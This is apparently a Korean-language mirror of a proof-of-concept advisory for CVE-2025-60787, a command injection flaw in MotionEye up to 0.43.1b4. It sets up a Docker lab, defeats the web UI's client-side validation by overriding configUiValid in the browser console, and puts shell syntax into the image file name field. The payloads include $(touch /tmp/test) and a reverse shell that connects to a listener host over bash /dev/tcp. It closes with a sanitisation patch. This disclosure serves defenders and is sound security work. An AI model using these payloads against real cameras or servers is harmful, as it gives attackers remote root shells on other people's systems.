 prabhatverma47/cve-2025-60787
CVE-2025-60787에 대한 개념 증명(PoC)으로, 클라이언트 측 검증 우회 및 이미지 파일명의 명령 주입을 통해 MotionEye <= 0.43.1b4에서 원격 코드 실행을 시연합니다.

CVE-2025-60787 Poc - RCE - MotionEye <= 0.43.1b4
원본 링크: https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter
Docker에서 실행 중인 MotionEye 인스턴스의 보안 테스트 중 웹 UI 내 클라이언트 측 검증이 우회될 수 있음을 확인했습니다. 이를 통해 호스트 컨테이너에서 실행을 트리거할 수 있는 페이로드를 포함한 임의 입력이 제출될 수 있습니다. 이 문제는 악용될 경우 원격 코드 실행(RCE) 위험을 초래합니다.
영향받는 버전: 0.43.1b4를 포함한 모든 버전
패치 상태: 아직 패치가 없습니다. 이 권고에 해결 방법이 제공됩니다.
프로젝트 참조: https://github.com/motioneye-project/motioneye
CWE: CWE-20, CWE-78, CWE-116
CVSS: 3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVSS: 7.2/10

ghcr.io/motioneye-project/motioneye:edge8765에 매핑된 9999admin / 빈 비밀번호(기본값)다음 명령을 실행하여 Docker 이미지 다운로드를 시작하고 컨테이너를 시작합니다.
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge

docker logs motioneye | grep "motionEye server"
결과: MotionEye 서버 0.43.1b4

Docker 컨테이너가 실행되면 다음 명령을 사용하여 컨테이너 셸에 접근할 수 있습니다.
docker exec -it motioneye /bin/bash

ls -la /tmp
다음 주소에서 웹 인터페이스에 접근합니다:
http://127.0.0.1:9999
로그인: admin (빈 비밀번호)
샘플 RTSP 네트워크 카메라를 추가했습니다.

"정지 이미지" > "이미지 파일 이름"에 악성 실행 명령을 입력했지만 클라이언트 측 검증 오류가 발생했습니다.
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
클라이언트 측 검증에 의해 차단되었습니다.


검증을 담당하는 스크립트는 /static/js/main.js?v=0.43.1b4이며, 이 스크립트는 /static/js/ui.js?v=0.43.1b4를 참조하여 검증 조건을 구현합니다.
파일: /static/js/main.js?v=0.43.1b4가 /static/js/ui.js?v=0.43.1b4를 참조
function configUiValid() {
    $('div.settings').find('.validator').each(function () { this.validate(); });
    var valid = true;
    $('div.settings input, select').each(function () {
        if (this.invalid) { valid = false; return false; }
    });
    return valid;
}
브라우저 콘솔에서 configUiValid 함수를 재정의하면 모든 검증 검사를 우회할 수 있습니다: 브라우저 콘솔(F12 또는 Ctrl+Shift+I)에 아래 코드 조각을 입력합니다.
configUiValid = function() {
    return true;
};


이제 검증 없이 페이로드를 직접 입력할 수 있습니다: 아래와 같이 설정하고 설정을 적용합니다.
설정:
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
적용됨 → root 권한으로 파일이 생성되었습니다.
간단한 리버스 셸 생성:
리스너:
nc -lvnp 4444

주입된 페이로드:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S

결과: 원격 셸 획득.

MotionEye는 웹 대시보드에서 사용자 입력을 받아 위험한 문자를 확인하지 않고 Motion 구성 파일에 직접 기록하기 때문에 취약합니다. 예를 들어, UI의 image_file_name 필드는 백엔드(config.py)로 전송되어 /etc/motioneye/camera-.conf에 저장됩니다. MotionEye가 Motion 서비스를 다시 시작하면(motionctl.start) Motion 프로세스가 이 구성 파일을 읽습니다. picture_filename 필드에 $(touch /tmp/test)와 같은 셸 구문이 포함된 경우, Motion은 이를 파일 이름의 일부로 처리하는 대신 실제 명령으로 실행합니다.
Motion 구성 파일에 기록된 무결화 입력:
대시보드 JS → ConfigHandler.set_config() → camera-1.conf → motionctl.restart() → motion이 picture_filename을 파싱 → 페이로드 실행
파일: /usr/local/lib/python3.13/dist-packages/motioneye/config.py
def sanitize_filename(value):
    # allow only letters, numbers, %, _, -, /, .
    for ch in value:
        if not (ch.isalnum() or ch in "%-_/."):
            return "%Y-%m-%d/%H-%M-%S"  # safe fallback
    return value


무결화 적용:
data['picture_filename']  = sanitize_filename(ui['image_file_name'])
data['snapshot_filename'] = sanitize_filename(ui['image_file_name'])
수정 전:
 수정 후:
수정 후:
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge
docker exec -it motioneye /bin/bash
docker cp motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py ./config.py
docker cp ./Mconfig.py motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py
원본:
on_event_start = [f"{meyectl.find_command('relayevent')} start %t"]
on_event_end = [f"{meyectl.find_command('relayevent')} stop %t"]
on_movie_end = [f"{meyectl.find_command('relayevent')} movie_end %t %f"]
on_picture_save = [f"{meyectl.find_command('relayevent')} picture_save %t %f"]
